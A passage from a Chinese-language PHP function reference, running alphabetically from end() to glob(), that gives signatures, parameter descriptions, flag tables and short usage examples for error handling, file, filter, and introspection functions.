end. `mixed end(array &`*array*`)`

向前移动数组内部指针到最后一个元素，并且返回元素的值。

error_clear_last. `array error_clear_last()`

清除最后发生的错误，这个错误不再会被 `error_get_last()` 返回。

error_get_last. `array error_get_last()`

返回最后发生错误的关联数组的相关信息，如果处理当前脚本到目前没有发生任何错误，返回 NULL。数组中包含下面的值：

type	错误类型
message	可打印的错误信息
file	错误发生所在文件的完整路径
line	错误发生所在文件的行号

error_log. `bool error_log(string` *message*`, int` *type*`[, string` *destination*`[, string` *headers*`]])`

将一个错误信息记录到 Web 服务器错误日志、邮件地址或一个文件中。第一个参数是要记录的消息。类型 *type* 是下面中的一个：

0	将消息发送到 PHP 系统日志。消息记录的文件基于 error_log 配置指令
1	将消息发送到邮件地址。*headers* 提供一个可选的标题用来创建消息（参见 mail 可获得更多信息）
3	将 *message* 追加到指定的文件
4	将消息直接发送到 SAPI（服务器应用编程接口）日志句柄

error_reporting. `int error_reporting([int` *level*`])`

设置 PHP 报错的错误等级并且返回当前的等级；如果省略了 *level*，会返回当前的错误报告等级。下面是可用的值：

E_ERROR	重大运行时错误（脚本执行停止）
E_WARNING	运行时警告
E_PARSE	编译时解析错误

E_NOTICE	运行时提醒
E_CORE_ERROR	PHP 内部错误
E_CORE_WARNING	PHP 内部警告
E_COMPILE_ERROR	Zend 脚本引擎内部错误
E_COMPILE_WARNING	Zend 脚本引擎内部警告
E_USER_ERROR	调用 trigger_error() 的运行时错误
E_USER_WARNING	调用 trigger_error() 的运行时警告
E_STRICT	PHP 建议的向前兼容的代码改变
E_RECOVERABLE_ERROR	如果发生可能的致命错误并被捕获且被合适地处理，代码可以继续运行
E_DEPRECATED	启用后，对在未来版本中可能无法正常工作的代码给出警告
E_USER_DEPRECATED	启用后，对未来版本中可能过期的代码发出警告，不过是由用户的 trigger_error() 函数生成的
E_ALL	以上所有

所有的这些选项可以被按位或（|），所以每个等级的错误都可以被报告。例如，下面的代码可关闭用户的错误和警告，执行一些操作就可以恢复原来的等级：

```
<?php
$level = error_reporting();
error_reporting($level & ~(E_USER_ERROR | E_USER_WARNING));
// 做某事
error_reporting($level);
```

escapeshellarg. `string escapeshellarg(string` *argument*`)`

合适地转义 *argument* 以保证 shell 函数中参数的安全。如果直接将用户的输入（比如来自表单的）传递到命令行，必须要用这个函数来转义数据以确保参数没有安全风险。

escapeshellcmd. `string escapeshellcmd(string` *command*`)`

转义 *command* 参数中的字符来保证 shell 不会执行额外的命令。当用户的输入（比如来自表单的）被直接传递到 exec() 或 system() 函数时，必须要使用这个函数来转义数据以确保参数没有安全风险。

exec. `string exec(string` *command*`[, array` *output*`[, int` *return*`]])`

通过 shell 执行 *command*，并且返回命令行的最后一行输出。如果指定了 *output*，它将会被命令的输出行填充。如果指定了 *return*，它会返回命令的状态。如果想让结果输出到 PHP 页面，可使用 passthru()。

exp. `float exp(float` *number*`)`

计算 e 的 *number* 次方。

explode. `array explode(string` *separator*`, string` *string*`[, int` *limit*`])`

返回由 *separator* 拆分的 *string* 字符串的子串组成的数组。如果给出了 *limit*，最多会返回 *limit* 个子串，最后一个子串返回剩余的字符串。如果没有找到 *separator*，返回原始字符串。

expm1. `float expm1(float` *number*`)`

返回 exp(*number*) -1，甚至当 *number* 的值接近零时也能计算出准确结果。

extension_loaded. `bool extension_loaded(string` *name*`)`

如果 *name* 扩展已被加载，则返回 `true`，否则返回 `false`。

extract. `int extract(array` *array*`[, int` *type*`[, string` *prefix*`]])`

将数组中每个元素的值都导出为变量的值。对于数组中的每个元素，键名用来确定变量名，变量值为元素值。

如果给出了第二个参数，接受以下值来确定数组中已经存在于当前符号表中的名字是否采用相同的名字：

EXTR_OVERWRITE（默认）	覆盖已经存在的变量
EXTR_SKIP	不覆盖存在的变量（忽略数组的值）
EXTR_PREIX_SAME	使用第三个参数作为变量名的前缀
EXTR_PREFIX_ALL	使用第三个参数作为所有变量名的前缀
EXTR_PREFIX_INVALID	仅在非法或数字的变量名上加前缀
EXTR_IF_EXISTS	仅替换存在于符号表中的变量
EXTR_PREFIX_IF_EXISTS	仅为已存在的变量名加前缀
EXTR_REFS	把变量导出为引用

函数返回成功设置变量的个数。

fclose. `bool fclose(int` *handle*`)`

通过 *handle* 关闭文件引用。成功返回 `true`，否则返回 `false`。

feof. `bool feof(int` *handle*`)`

如果 *handle* 引用的文件的指针已经处于文件结束位置（EOF）或发生错误返回 `true`，否则返回 `false`。

fflush. `bool fflush(int` *handle*`)`

把通过 *handle* 引用的文件的修改提交到磁盘，以确保文件内容是在磁盘中而不是在磁盘缓冲区。如果操作成功，函数返回 `true`，否则返回 `false`。

fgetc. `string fgetc(int` *handle*`)`

把通过 *handle* 引用的文件指针处的字符返回，并且将指针向后移动。如果指针在文件结尾，返回 `false`。

fgetcsv. `array fgetcsv(resource` *handle*`[, int` *length*`[, string` *delimiter*`[, string` *enclosure* `[, string` *escape*`]]]])`

把通过 *handle* 引用的文件从指针处读入一行并把它解析为逗号分隔的值（CSV）。通过 *length* 指定要读取的行的最大长度。如果提供了分隔符 *delimiter*，会使用分隔符来替代逗号。如果给出单字符的 *enclosure*，则用它来包围值（默认是双引号 "）。*escape* 用来转义字符，默认是反斜杠，只能指定一个字符。例如，要读取和显示所有以 Tab 分隔值的行，使用：

```
$fp = fopen("somefile.tab", "r");

while($line = fgetcsv($fp, 1024, "\t")) {
 print "<p>" . count($line) . "fields:</p>";
 print_r($line);
}
fclose($fp);
```

fgets. `string fgets(resource` *handle* `[, int` *length*`])`

从 *handle* 引用的文件的指针处读取字符串。返回不多于 *length* 个字符的字符串，但读到行结束符或 EOF 时会停止读取，或在读取 *length*-1（对于行结束符）个字符时停止。触发任何错误返回 `false`。

fgetss. `string fgetss(resource` *handle* `[, int` *length*`[, string` *tags*`]])`

从 *handle* 引用的文件的指针处读取字符串。返回不多于 *length* 个字符的字符串，但读到行结束符或 EOF 时会停止读取，或在读取 *length*-1（对于行结束符）个字符时停止。任

何字符串中的 PHP 和 HTML 标记，除了在 *tags* 中列出来的那些，在返回前都会被去除。触发任何错误返回 false。

file. `array file(string` *filename*`[, int` *flags* `[, resource` *context*`]])`

将 *file* 读取到数组。*flags* 可以是一个或多个下列常量：

FILE_USE_INCLUDE_PATH	搜索 *php.ini* 设置的包含路径的文件
FILE_IGNORE_NEW_LINES	不要在数组后面添加新行
FILE_SKIP_EMPTY_LINES	跳过空行

file_exists. `bool file_exists(string` *path*`)`

如果 *path* 指定的文件存在，返回 true，否则返回 false。

fileatime. `int fileatime(string` *path*`)`

返回最后访问 *path* 指定的文件的时间，以 UNIX 时间戳形式返回。由于涉及从文件系统读取信息的消耗，因些这个信息会被缓存。可以使用 clearstatcache() 来清理缓存。

filectime. `int filectime(string` *path*`)`

返回 *path* 指定的文件的索引节点的改变时间。由于涉及从文件系统读取信息的消耗，因此这个信息会被缓存。你可以使用 clearstatcache() 来清理缓存。

file_get_contents. `string file_get_contents(string` *path*`[, bool` *include* `[, resource` *context* `[, int` *offset* `[, int` *maxlen*`]]]])`

读取 *path* 指定的文件并且以字符串返回内容，从 *offset* 开始读，此参数是可选的。如果 *include* 被设置为 true，也会在包含路径中搜索此文件。返回字符串的长度可以通过 *maxlen* 参数来控制。

filegroup. `int filegroup(string` *path*`)`

返回 *path* 指定的文件的所属组 ID。由于涉及从文件系统读取信息的消耗，因此这个信息会被缓存。可以使用 clearstatcache() 来清理缓存。

fileinode. `int fileinode(string` *path*`)`

返回 *path* 指定的文件的索引节点数字，有错误返回 false。该信息会被缓存，参见 clearstatcache()。

filemtime. `int filemtime(string` *path*`)`

返回 *path* 指定的文件的最后修改时间，以 UNIX 时间戳形式返回。该信息会被缓存，可以使用 `clearstatcache()` 来清理缓存。

fileowner. `int fileowner(string` *path*`)`

返回 *path* 指定的文件的所属用户 ID，有错误则返回 `false`。该信息会被缓存，可以使用 `clearstatcache()` 来清理缓存。

fileperms. `int fileperms(string` *path*`)`

返回 *path* 指定的文件的权限，有错误则返回 `false`。该信息会被缓存，可以使用 `clearstatcache()` 来清理缓存。

file_put_contents. `int file_put_contents(string` *path*`, mixed` *string* `[, int` *flags*`[, resource` *context*`]])`

打开 *path* 指定的文件，将 *string* 写入文件后关闭文件。返回写入文件的字节数，有错误则返回 -1。*flags* 参数是二进制的字段，有下列可能的值：

`FILE_USE_INCLUDE_PATH`	如果指定了此标记，则在包含路径（可以是多个路径，参见 `get_include_path`）中搜索指定的文件，如果在某个路径中已存在此文件，就在首次找到此文件的位置写入
`FILE_APPEND`	将字符串添加到存在的文件末尾
`LOCK_EX`	写入前使用排他锁

filesize. `int filesize(string` *path*`)`

返回 *path* 指定的文件的字节数。如果文件不存在或者发生错误，返回 `false`。该信息会被缓存，可以使用 `clearstatcache()` 来清理缓存。

filetype. `string filetype(string` *path*`)`

返回 *path* 指定的文件的类型。可能的类型有：

`Fifo`	此文件是先进先出管道
`Char`	此文件是文本文件
`Dir`	*path* 是目录
`Block`	文件系统保留使用的块
`Link`	此文件是一个符号链接
`File`	包含二进制数据的文件

Socket	套接字接口
Unknown	无法确定

filter_has_var. `bool filter_has_var(int` *context*`, string` *name*`)`

如果命名为 *name* 的值存在于指定的上下文 *context* 中，返回 `true`，否则返回 `false`。上下文是 `INPUT_GET`、`INPUT_POST`、`INPUT_COOKIE`、`INPUT_SERVER` 或 `INPUT_ENV` 中的一个。

filter_id. `int filter_id(string` *name*`)`

返回通过 *name* 定义的过滤 ID，不存在这样的过滤 ID 则返回 `false`。

filter_input. `mixed filter_input(mixed` *var*`[, int` *filter_id*`[, mixed` *options*`]])`

通过 ID *filter_id* 定义的过滤器在给定的上下文中对 *var* 执行过滤并返回结果。上下文是 `INPUT_GET`、`INPUT_POST`、`INPUT_COOKIE`、`INPUT_SERVER` 或 `INPUT_ENV` 中的一个。如果没有指定 *filter_id*，会使用默认过滤器。参数 *options* 可以是位字段标记或过滤器相关的选项关联数组。参考第 4 章可查看更多使用过滤器的信息。

filter_input_array. `mixed filter_input_array(array` *variables*`[, mixed` *filters*`])`

在关联数组 *variables* 上使用一系列过滤器并且返回关联数组。上下文是 `INPUT_GET`、`INPUT_POST`、`INPUT_COOKIE`、`INPUT_SERVER` 或 `INPUT_ENV` 中的一个。

可选参数是用变量名作为元素键名的关联数组，它用其关联值来定义过滤该变量的过滤器和选项。这个定义可以是要用的过滤器 ID，或者是包含一个或多个下列元素的数组：

filter	过滤器的 ID
flags	位字段的标记
options	需要过滤的选项关联数组

filter_list. `array filter_list()`

返回可用的过滤器名字组成的数组，这些名字可以被传递到 `filter_id()` 来获取过滤器的 ID，用来在其他过滤器函数中使用。

filter_var. `mixed filter_var(mixed` *var*`[, int` *filter_id*`[, mixed` *options*`]])`

在 *var* 上执行通过 ID *filter_id* 定义的过滤器并返回结果。如果没有指定 *filter_id*，会使用默认的过滤器。参数 *options* 可以是位字段标记或与过滤器选项相关的关联数组。参考第 4 章可查看更多使用过滤器的信息。

filter_var_array. `mixed filter_var_array(mixed var[, mixed options])`

对指定上下文的变量执行一系列的过滤器并且返回关联数组作为结果。上下文是 INPUT_GET、INPUT_POST、INPUT_COOKIE、INPUT_SERVER 或 INPUT_ENV 中的一个。

可选参数是用变量名作为元素键名的关联数组，它用其关联值来定义过滤该变量的过滤器和选项。这个定义可以是要用的过滤器 ID，或者是包含一个或多个下列元素的数组：

filter	过滤器的 ID
flags	位字段的标记
options	需要过滤的选项关联数组

floatval. `float floatval(mixed value)`

返回 *value* 的浮点数。如果 *value* 是非数值类（对象或数组）则返回 1。

flock. `bool flock(resource handle, int operation[, int would_block])`

尝试通过给定的文件句柄 *handle* 来锁定文件。操作是下列值之一：

LOCK_SH	共享锁（只读）
LOCK_EX	排他锁（只写）
LOCK_UN	释放锁（无论是共享锁或排他锁）
LOCK_NB	添加到 LOCK_SH 或 LOCK_EX 来获取非阻塞锁

如果 *would_block* 被设定为 true，该操作会在文件上产生一个阻塞。如果无法获取锁，函数返回 false，否则返回 true。

由于文件锁大多实现在进程级别，所以 flock() 不能防止两个 PHP 脚本同时访问一个服务器上的文件和运行同样的服务器进程。

floor. `float floor(float number)`

返回小于 *number* 的最大整数值。

flush. `void flush()`

将当前输出缓冲区发送到客户端，并且清空输出缓冲区。更多使用输出缓冲区的信息参见第 13 章。

fmod. `float fmod(float x, float y)`

返回 *x* 除以 *y* 的浮点数余数。

fnmatch. `bool fnmatch(string` *pattern*`, string` *string*`[, int` *flags*`])`

检查传入的 *string* 是否匹配给出的 shell 通配符 *pattern*，如匹配返回 `true`。匹配模式规则参照 `glob`。标记值 *flags* 可以是下列任何值的按位或：

`FNM_NOESCAPE`	`pattern` 中的反斜杠只作为反斜杠，而不是转义序列的开头
`FNM_PATHNAME`	`string` 中的斜杠只明确地被 `pattern` 中的斜杠匹配
`FNM_PERIOD`	位于字符串开头，或在任何斜杠前的句点（如果同时指定 `FNM_PATHNAME`），只明确地匹配 `pattern` 中的句点
`FNM_CASEFOLD`	当将字符串匹配到 `pattern` 时忽略大小写

fopen. `resource fopen(string` *path*`, string` *mode*`[, bool` *include* `[, resource` *context*`]])`

打开 *path* 指定的文件并且返回文件资源句柄。如果 *path* 以 `http://` 开始，会打开一个 HTTP 连接并返回一个指向响应开始的文件指针；如果 *path* 以 `ftp://` 开始，会打开一个 FTP 连接并返回一个指向文件开始的指针；远程服务器必须支持被动的 FTP。

如果 *path* 是 `php://stdin`、`php://stdout` 或 `php://stderr`，会返回一个对应流的文件指针。

参数 *mode* 用来指定打开文件的权限。可以是下列之一：

`r`	以只读方式打开文件，将文件指针指向文件头
`r+`	以读写方式打开文件，将文件指针指向文件头
`w`	以写入方式打开文件，将文件大小截为零。如果文件不存在则尝试创建它
`w+`	以读写方式打开文件，将文件指针指向文件头并将文件大小截为零。如果文件不存在则尝试创建它
`a`	以写入方式打开文件，如果文件存在，将文件指针指向文件末尾。如果文件不存在则尝试创建它
`a+`	以读写方式打开文件，如果文件存在，将文件指针指向文件末尾。如果文件不存在则尝试创建它
`x`	创建并以写入方式打开文件，将文件指针指向文件头
`x+`	创建并以读写方式打开文件
`c`	以写入方式打开文件。如果文件不存在则创建它。如果存在，也不截断（和 `w` 相反），函数调用不会失败（和 `x` 相反）。将文件指针指向文件头
`c+`	以读写方式打开文件

如果 *include* 被指定且设置为 `true`，`fopen()` 尝试通过 *include* 路径定位文件。

如果尝试打开文件时有错误会返回 `false`。

forward_static_call. `mixed forward_static_call(callable` *function*`[, mixed` *parameter1*`[, ... mixed` *parameterN*`]])`

在当前的对象上下文中用提供的参数调用命名函数 *function*。如果函数 *function* 包含一个类名，它会使用延迟静态绑定来查找合适的类方法。返回该函数返回的值。

forward_static_call_array. `mixed forward_static_call_array(callable` *function*`, array` *parameters*`)`

在当前的对象上下文中用数组参数 *parameters* 调用命名函数 *function*。如果函数 *function* 包含一个类名，会使用延迟静态绑定来查找合适的类方法。返回该函数返回的值。

fpassthru. `int fpassthru(resource` *handle*`)`

输出 *handle* 指向的文件并关闭它。文件从当前文件指针位置输出到文件结束。如果有错误，返回 `false`；如果操作成功，返回 `true`。

fprintf. `int fprintf(resource` *handle*`, string` *format*`[, mixed` *value1*`[, ... valueN]])`

将一个根据 *format* 格式化后的字符串写入由 *handle* 句柄打开的流中。参见 `printf()` 来获取更多该函数的信息。

fputcsv. `int fputcsv(resource` *handle*`[, array` *fields*`[, string` *delimiter*`[, string` *enclosure*`]]])`

格式化 *fields* 中的条目，使之成为逗号分隔的值的格式（CSV）并且把结果写入文件句柄 *handle*。如果提供单字符的 *delimiter*，则使用其代替逗号。如果提供单字符的 *enclosure*，则用其来封装值（默认是双引号 "）。返回写入的长度，失败返回 `false`。

fread. `string fread(int` *handle*`, int` *length*`)`

从 *handle* 引用的文件读取指定长度 *length* 的字节并且把它们作为字符串返回。如果剩下的字节总长度小于 *length*，会返回剩下的所有字节。

fscanf. `mixed fscanf(resource` *handle*`, string` *format*`[, string` *name*`1[, ... string` *nameN*`]])`

从 *handle* 引用的文件读取数据并且根据 *format* 的格式返回值。更多关于此函数的信息，参见 `sscanf`。

如果没有提供可选的 *name*1 到 *nameN* 参数，从文件扫描到的值以数组形式返回；否则它们会被放进变量名为 *name*1 到 *nameN* 的变量。

fseek. `int fseek(resource` *handle*`, int` *offset*`[, int` *from*`])`

把句柄 *handle* 中的文件指针移动到 *offset* 字节。如果指定了 *from*，就会确定如何移动。*from* 必须是下列值之一：

`SEEK_SET`	设置文件指针为 *offset* 字节（默认）
`SEEK_CUR`	设置文件指针为当前位置加上 *offset* 字节
`SEEK_END`	设置文件指针到 EOF 减去 *offset* 字节

函数如果成功，返回 `0`，否则返回 `-1`。

fsockopen. `resource fsockopen(string` *host*`, int` *port*`[, int` *error*`[, string` *message*`[, float` *timeout*`]]])`

打开 TCP 或 UDP 连接到远程主机 *host* 以及特定端口 *port*。默认情况下，使用 TCP；要使用 UDP，*host* 必须以协议 `udp://` 开始。如果指定超时 *timeout*，则表明超时前需等待的秒数。

如果连接成功，会返回一个虚拟的文件指针，可以被诸如 `fgets()` 和 `fputs()` 函数使用。如果连接失败返回 `false`。如果提供了 *error* 和 *message*，它们会被分别设置为错误号和错误字符串。

fstat. `array fstat(resource` *handle*`)`

返回一个 *handle* 引用的文件信息的关联数组。数组会包括下列值（列出了键名和索引）：

`dev(0)`	文件存在的设备
`ino(1)`	文件索引编号
`mode(2)`	文件打开的模式
`nlink(3)`	指向该文件的链接数
`uid(4)`	文件所有者 ID
`gid(5)`	文件所属组 ID
`rdev(6)`	设备类型（如果文件是在索引设备上）
`size(7)`	文件大小（单位字节）
`atime(8)`	最后访问时间（UNIX 时间戳格式）
`mtime(9)`	最后修改时间（UNIX 时间戳格式）
`ctime(10)`	文件创建时间（UNIX 时间戳格式）
`blksize(11)`	文件系统的块大小（单位为字节）
`blocks(12)`	分配到文件的块数量

ftell. `int ftell(resource` *handle*`)`

返回 *handle* 引用的文件设置的字节偏移量。如果发生错误，则返回 `false`。

ftruncate. `bool ftruncate(resource` *handle*`, int` *length*`)`

把 *handle* 引用的文件截断为 *length* 字节。如果操作成功，则返回 `true`，否则返回 `false`。

func_get_arg. `mixed func_get_arg(int` *index*`)`

返回函数参数数组中索引为 *index* 的元素。如果在函数外调用，或者 *index* 超出参数数组中的参数个数，会生成一个警告并返回 `false`。

func_get_args. `array func_get_args()`

返回传递到当前函数（作为索引数组）的参数数组。如果在函数外调用，会生成警告并返回 `false`。

func_num_args. `int func_num_args()`

返回传递到当前用户定义的函数的参数个数。如果在函数外调用，会生成警告并返回 `false`。

function_exists. `bool function_exists(string` *function*`)`

如果函数 *function* 被定义过（不管是用户定义或者内建函数），则返回 `true`，否则返回 `false`。匹配函数的对比是不区分大小写的。

fwrite. `int fwrite(resource` *handle*`, string` *string*`[, int` *length*`])`

将字符串 *string* 写入 *handle* 引用的文件。文件必须用写权限打开。如果给定了长度 *length*，只有对应的字节才能被写入。返回写入的字节长度，有错误时返回 `-1`。

gc_collect_cycles. `int gc_collect_cycles()`

执行一个垃圾收集循环并且返回释放的引用个数。如果没有开启垃圾收集则什么都不做。

gc_disable. `void gc_disable()`

关闭垃圾收集器。如果垃圾收集器正在工作，在禁用它之前执行收集。

gc_enable. `void gc_enable()`

开启垃圾收集器。一般垃圾收集器只有对长时间运行的脚本才有用。

gc_enabled. `bool gc_enabled()`

如果垃圾收集器开启则返回 `true`，否则返回 `false`。

get_browser. `mixed get_browser([string` *name*`[, bool` *return_array*`]])`

返回一个对象，其包含通过 `$HTTP_USER_AGENT` 找到的用户当前浏览器信息，或者用用户代理名字 *name* 定义的浏览器信息。信息通过 *browscap.ini* 文件收集浏览器的版本和各种功能，比如是否支持框架、cookie 等，返回的是对象。如果 `return_array` 是 `true`，会返回数组而不是对象。

get_called_class. `string get_called_class()`

返回以延迟静态绑定调用的静态方法的类名，如果在静态方法外调用，则返回 `false`。

get_cfg_var. `string get_cfg_var(string` *name*`)`

返回 PHP 配置变量 *name* 的值。如果 *name* 不存在，则该函数返回 `false`。只有在 `cfg_file_path()` 配置文件中配置的变量才会被返回，不会返回编译时的设置和 Apache 的配置文件变量。

get_class. `string get_class(object` *object*`)`

以给定的对象实例返回类的名字。类名以小写返回。如果 *object* 不是对象，返回 `false`。

get_class_methods. `array get_class_methods(mixed` *class*`)`

如果参数是字符串，返回一个包含类 *class* 中每个方法名的数组。如果参数是对象，返回对象实例的类中定义的方法。

get_class_vars. `array get_class_vars(string` *class*`)`

返回一个给定类 *class* 默认属性值的数组。对于每个属性，带有默认值的属性会以属性名和其值作为一个元素添加到数组中。没有默认值的属性不会在数组中返回。

get_current_user. `string get_current_user()`

返回在其权限下执行当前 PHP 脚本的用户名字。

get_declared_classes. `array get_declared_classes()`

返回一个包含每个定义的类名的数组。包含任何定义在 PHP 已加载扩展中的类。

get_declared_interfaces. `array get_declared_interfaces()`

返回一个包含每个已声明的接口的数组。包含任何定义在 PHP 加载的扩展中和内建的接口。

get_declared_traits. `array get_declared_traits()`

返回一个包含每个已定义的 trait 的数组。包含任何定义在 PHP 加载的扩展中的 trait。

get_defined_constants. `array get_defined_constants([bool` *categories*`])`

返回一个包含所有通过扩展定义的和使用 define() 函数定义的常量及对应值的关联数组。如果 *categories* 被设置为 true，关联数组会包含子数组，其中每个常量都包含一个子数组。

get_defined_functions. `array get_defined_functions()`

返回一个包含所有已定义的函数名字的数组。返回的数组是一个带有两个键名——internal 和 user——的关联数组。第一个键的值是一个包含所有 PHP 内部函数名字的数组；第二个键的值是包含所有用户定义函数名字的数组。

get_defined_vars. `array get_defined_vars()`

返回一个在环境、服务器、全局和局部定义的所有变量的数组。

get_extension_funcs. `array get_extension_funcs(string` *name*`)`

返回一个由 *name* 指定的扩展所提供的函数组成的数组。

get_headers. `array get_headers(string` *url*`[, int` *format*`])`

返回一个给定 *url* 的由远程服务器发送的标头数组。如果 *format* 是 0 或者没有设置，标头以简单数组返回，数组中每个条目对应一个标头。如果 *format* 设置为 1，会返回一个对应标头字段的键值关联数组。

get_html_translation_table. `array get_html_translation_table([int` *which*`[, int` *style*`[, string` *encoding*`]]])`

返回 htmlspecialchars() 或 htmlentities() 使用的转换表。如果 *which* 是 HTML_ENTITIES，返回 htmlentities() 使用的表；如果 *which* 是 HTML_SPECIALCHARS，返回 htmlspecialchars() 使用的表。可选择地，你可以指定返回的引号样式；可能的值和转换函数中用到的相同：

ENT_COMPAT（默认）	转换双引号，不转换单引号
ENT_NOQUOTES	不转换双引号或单引号
ENT_QUOTES	转换双引号和单引号
ENT_HTML401	处理为 HTML 4.01 代码

ENT_XML1	处理为 XML1 代码
ENT_XHTML	处理为 XHTML 代码
ENT_HTML5	处理为 HTML 5 代码

可选的编码 *encoding* 参数可以是下列值：

ISO-8859-1	西欧，Latin-1
ISO-8859-5	Cyrillic 字符集（Latin/Cyrillic），很少用
ISO-8859-15	西欧，Latin-9。添加 Latin-1 中缺少的欧元标志及法国和芬兰字母
UTF-8	ASCII 兼容的多字节 8 位 Unicode 编码
cp866	DOS 专用的 Cyrillic 字符集
cp1251	Windows 专用的 Cyrillic 字符集
cp1252	西欧 Windows 专用的 Cyrillic 字符集
KOI8-R	俄文
BIG5	繁体中文，主要在中国台湾使用
GB2312	简体中文，国标字符集
BIG5-HKSCS	中国香港地区扩展的 Big5，繁体中文
Shift_JIS	日文
EUC-JP	日文
MacRoman	macOS 使用的字符
""	空字符，激活检测顺序为脚本编码（Zend 多字节）、default_charset、当前语言设置。不推荐

get_included_files. `array get_included_files()`

返回一个通过 include()、include_once()、require() 和 require_once() 包含到当前脚本的文件数组。

get_include_path. `string get_include_path()`

返回当前的包含路径配置选项的值，以包含路径列表的形式给出。如果想将返回值拆分为独立的条目，请确定基于 PATH_SEPARATOR（Windows 和 UNIX 编译时的设置不同）常量拆分：

```
$paths = split(PATH_SEPARATOR, get_include_path());
```

get_loaded_extensions. `array get_loaded_extensions([ bool` *zend_extensions*`])`

返回一个数组，包含每个编译和加载到 PHP 的扩展的名称。如果 *zend_extensions* 选项为 true，只返回 Zend 扩展；默认为 false。

get_meta_tags. `array get_meta_tags(string` *path*`[, int` *include*`])`

解析 *path* 指定的文件并且导出定位的 HTML 元标签。返回一个关联数组，键名是元标签的 name 属性，值是对应的标签值。键名是小写的。如果 *include* 被设置为 true，函数也会在包含路径中搜索 *path*。

getmygid. `int getmygid()`

返回当前 PHP 脚本执行进程的组 ID。如果组 ID 无法确定，返回 false。

getmyuid. `int getmyuid()`

返回当前 PHP 脚本执行进程的用户 ID。如果用户 ID 无法确定，返回 false。

get_object_vars. `array get_object_vars(object` *object*`)`

返回一个给定对象 *object* 的属性的关联数组。对于每个属性，带有当前值的属性会以属性名和其值作为一个元素被添加到数组中。没有当前值的属性不会在数组中返回，即使它们在类中被定义也不返回。

get_parent_class. `string get_parent_class(mixed` *object*`)`

返回给定对象 *object* 的父类名称。如果对象没有从任何类继承，返回空字符串。

get_resource_type. `string get_resource_type(resource` *handle*`)`

返回代表资源句柄 *handle* 的类型的字符串。如果 *handle* 不是有效的资源，函数会生成错误并返回 false。资源类型依赖于加载的扩展，但总是包含 file、mysql link 等。

getcwd. `string getcwd()`

返回当前 PHP 进程的工作目录。

getdate. `array getdate([int` *timestamp*`])`

返回一个包含给定 *timestamp* 的时间和日期等不同组件的关联数组。如果没有给定 *timestamp*，会使用当前日期。这是 date() 函数的变种。数组包含下列键名和值：

seconds	秒
minutes	分
hours	小时
mday	一月的第几天

wday	一周的第几天（周日是 0）
mon	月份
year	年份
yday	一年的第几天
weekday	星期几的英语表示（Sunday~Saturday）
month	月份的英语表示（January~December）

getenv. `string getenv(string` *name*`)`

返回环境变量 *name* 的值。如果 *name* 不存在，返回 `false`。

gethostbyaddr. `string gethostbyaddr(string` *address*`)`

返回 IP 地址为 *address* 的机器的主机名。如果无法找到地址或者 *address* 无法解析到主机名，返回 *address* 本身。

gethostbyname. `string gethostbyname(string` *host*`)`

返回主机 *host* 的 IP 地址。如果主机名不存在，返回 *host* 本身。

gethostbynamel. `array gethostbynamel(string` *host*`)`

返回由主机 *host* 的 IP 地址组成的数组。如果主机名不存在，返回 `false`。

gethostname. `string gethostname()`

返回运行当前脚本的主机名。

getlastmod. `int getlastmod()`

返回当前文件最后修改日期的 UNIX 时间戳。如果获取信息时发生错误，返回 `false`。

getmxrr. `bool getmxrr(string` *host*`, array &`*hosts*`[, array &`*weights*`])`

搜索 DNS 查找主机 *host* 的所有邮件交换记录（MX），结果被放到数组 *hosts* 中。如果给出了 *weights*，则每个 MX 记录的权重会被放进 *weights*。发现记录返回 `true`，否则返回 `false`。

getmyinode. `int getmyinode()`

返回当前脚本文件的 inode 编号。如果发生错误，返回 `false`。

getmypid. `int getmypid()`

返回 PHP 执行当前脚本的进程 ID。当 PHP 作为服务器模块运行时，脚本会共享相同的进程 ID，所以不一定是唯一编号。

getopt. `array getopt(string` *short_options*`[, array` *long_options*`])`

解析用来执行当前脚本的命令行参数列表并返回一个可选的键值对关联数组。*short_options* 和 *long_options* 参数定义了要解析的命令行参数。

short_options 参数是单个字符串，每个字符表示一个通过单连字符传入脚本的参数。例如，短选项字符串“ar”匹配命令行参数 `-a -r`。任何跟一个冒号 `:` 的字符都必须有匹配的值，跟两个冒号 `::` 的字符可以有匹配的值，也可以没有匹配的值。例如，“`a:r::x`”能匹配命令行参数 `-aTest -r -x` 但是不能匹配 `-a -r -x`。

long_options 参数是一个字符串数组，每个元素表示一个通过两个连字号传入的脚本参数。例如，元素“`verbose`”匹配命令行参数 `--verbose`。*long_options* 的所有参数都可选地匹配等号后面的值。例如，“`verbose`”会匹配 `--verbose` 和 `--verbose=1`。

getprotobyname. `int getprotobyname(string` *name*`)`

返回 */etc/protocols* 中 *name* 对应的协议编号。

getprotobynumber. `string getprotobynumber(int` *protocol*`)`

返回 */etc/protocols* 中 *protocol* 编号对应的协议名称。

getrandmax. `int getrandmax()`

返回 `rand()` 可能返回的最大值。

getrusage. `array getrusage([int` *who*`])`

返回描述当前脚本运行进程所使用的资源信息的关联数组。如果指定了 *who* 并且将其设置为 1，会返回进程的子进程信息。返回的键名和值描述的列表可以查看 UNIX 命令 `getrusage(2)`。

getservbyname. `int getservbyname(string` *service*`, string` *protocol*`)`

返回 */etc/services* 中定义的服务相关端口号。*protocol* 必须是 TCP 或 UDP。

getservbyport. `string getservbyport(int` *port*`, string` *protocol*`)`

返回 */etc/services* 中定义的与端口号 *port* 和协议 *protocol* 相关的服务名字。*protocol* 必须是 TCP 或 UDP。

gettimeofday. `mixed gettimeofday([ bool` *return_float*`])`

返回关于当前时间信息的关联数组，和 `gettimeofday(2)` 获取到的一样。当 `return_float` 被设置为 `true` 时，会返回一个浮点数而不是数组。数组包含下列键名和值：

`sec`	从 UNIX 纪元开始的秒数
`usec`	当前的毫秒数
`minuteswest`	格林尼治以西当前时区的分钟数
`dsttime`	适用的夏令时校正类型（在一年中的适当时间，如果该时区使用夏令时，则为正数）

gettype. `string gettype(mixed` *value*`)`

返回 *value* 类型的字符串描述。*value* 可能的值为 `"boolean"`、`"integer"`、`"float"`、`"string"`、`"array"`、`"object"`、`"resource"`、`"NULL"` 和 `"unknown type"`。

glob. `globarray(string` *pattern*`[, int` *flags*`])`

返回匹配 shell 通配符模式 *pattern* 的文件列表。下面的字符串和序列会匹配：

`*`	匹配任何数字和字符串（等同于正则表达式中的 `.*`）
`?`	匹配任何字符（等同于正则表达式中的 `.`）

例如，要处理指定文件夹中的每个 JPEG 文件，可以这样写：

```
foreach(glob("/tmp/images/*.jpg") as $filename) {
  // 可以使用 $filename
}
```

flags 可以使用下列值的按位与：

`GLOB_MARK`	将斜杠添加到每一个返回的项
`GLOB_NOSORT`	返回文件的顺序与在目录中查询时的顺序相同。如果没有指定，名字按照 ASCII 值排序
